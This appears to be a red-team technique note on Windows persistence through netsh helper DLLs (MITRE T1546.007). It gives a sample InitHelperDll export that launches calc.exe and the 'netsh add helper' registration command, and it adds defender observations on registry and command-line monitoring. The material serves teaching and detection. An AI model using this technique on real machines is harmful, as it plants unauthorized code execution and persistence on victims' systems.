NetSh Helper DLL

Persistence, code execution using netsh helper arbitrary libraries.

Execution

NetshHelperBeacon helper DLL will be used to test out this technique. A compiled x64 DLL can be downloaded below:

43KB NetshHelperBeacon.dll


NetshHelperBeacon

The helper library, once loaded, will start `calc.exe`:

```
40  extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNetshVersion, PVOID pReserved)
41  {
42      //make a thread handler, start the function as a thread, and close the handler
43      HANDLE threadHandle;
44      threadHandle = CreateThread(NULL, 0, ThreadFunction, NULL, 0, NULL);
45      CloseHandle(threadHandle);
46      // simple testing by starting calculator
47      system ("start calc");
48
49      // return NO_ERROR is required. Here we are doing it the nasty way
50      return 0;
51  }
```


attacker@victim

```
.\netsh.exe add helper C:\tools\NetshHelperBeacon.dll
```




Observations


Adding a new helper via commandline modifies registry, so as a defender you may want to monitor for registry changes in `Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh`:



When netsh is started, Procmon captures how `InitHelperDLL` expored function of our malicious DLL is called:




As usual, monitoring command line arguments is a good idea that may help uncover suspicious activity:



Interesting

Loading the malicious helper DLL crashed netsh. Inspecting the calc.exe process after the crash with Process Explorer reveals that the parent process is svchost, although the sysmon logs showed cmd.exe as its parent:



References

- Event Triggered Execution: Netsh Helper DLL, Sub-technique T1546.007 - Enterprise | MITRE ATT&CK®

Previous
AddMonitor()

Next
Abusing Windows Managent Instrumentation

Last updated 6 years ago